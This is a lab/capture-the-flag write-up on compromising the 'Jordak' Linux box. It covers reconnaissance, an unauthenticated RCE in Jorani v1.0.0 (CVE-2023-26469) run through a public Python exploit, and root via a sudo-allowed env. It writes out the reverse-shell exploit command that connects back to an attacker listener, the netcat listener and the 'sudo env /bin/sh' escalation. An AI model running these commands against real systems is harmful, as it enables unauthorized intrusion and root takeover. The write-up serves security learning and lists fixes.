
🚀 TL;DR
Box: Jordak (Linux)
Vulnerability: Jorani v1.0.0 Unauthenticated RCE (CVE-2023–26469).
Entry: Public Python Exploit (Path Traversal to Log Injection).
Privilege Escalation: Sudo Misconfiguration on /usr/bin/env.
Key Learning: Check the README.md or default file names! Sometimes the directory you are looking for is just the software's name (/jorani).
📖 Introduction
In this lab, I exploited CVE-2023–26469 in Jorani v1.0.0 for Remote Code Execution. I found the vulnerable app through web scanning. Once inside, I used a misconfigured sudo permission on /usr/bin/env to run commands as root without a password.
🔍 Phase 1: Recon & The "Readme" Hint
I started with a standard Nmap scan to map the attack surface.
Command:
nmap -sV -sC -O -T4 -n -Pn 192.168.52.109
The web server showed only the default Apache2 page, so I used nikto and gobuster to look for more.

Command:
nikto -h 192.168.52.109
gobuster dir -u http://192.168.52.109 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --exclude-length 0 -b 307,403,400,404
While running Gobuster, I manually reviewed the root directory and identified a README.md file. Upon reading it, I noticed a reference to "Jorani".

I guessed the path and went to /jorani. Bingo. It redirected me to the login page. Version Detected: Jorani v1.0.0.

🔓 Phase 2: The Foothold (CVE-2023–26469)
A quick search for "Jorani v1.0.0 Exploit" led me to CVE-2023–26469, an RCE vulnerability. I found a straightforward Python script on GitHub by samipmainali.
The Exploit: I set up my listener on port 4444.
nc -lvnp 4444Then I ran the exploit script. I had to rearrange the arguments to make it work. Python argument parsing can be picky.
Command:
python3 Jorani_V1.0.0_exploit.py -i 192.168.49.52 -p 4444 -u http://192.168.52.109:80Success: The shell connected right away. I used SHELL to stabilise it and get a proper TTY.
SHELL=/bin/bash script -q /dev/null
^Z
stty raw -echo && fg
I retrieved local.txt from /home/jordak/.
👑 Phase 3: Privilege Escalation (Sudo Env)
I ran a classic command:
sudo -lThe Discovery: The user jordak is allowed to run the following command as root without a password:

The "Why" (GTFOBins): The env command lets you run a program in a different environment. If you can run env as root, you can use it to start /bin/sh and the shell will have root access.

The Exploit:
sudo env /bin/shRoot Shell:
🛡️ The Fix
Update Jorani to the latest version to fix the path traversal and RCE issues.
Never allow env in sudoers. It gives users root access and lets them run any command as root.
🧠 Lessons Learned
Automated tools are useful, but sometimes reading the README or robots.txt will show you the right path faster than brute-forcing with a wordlist.
If sudo -l shows NOPASSWD, remember to use sudo before the command. env /bin/sh gives you a user shell, but sudo env /bin/sh gives you a root shell.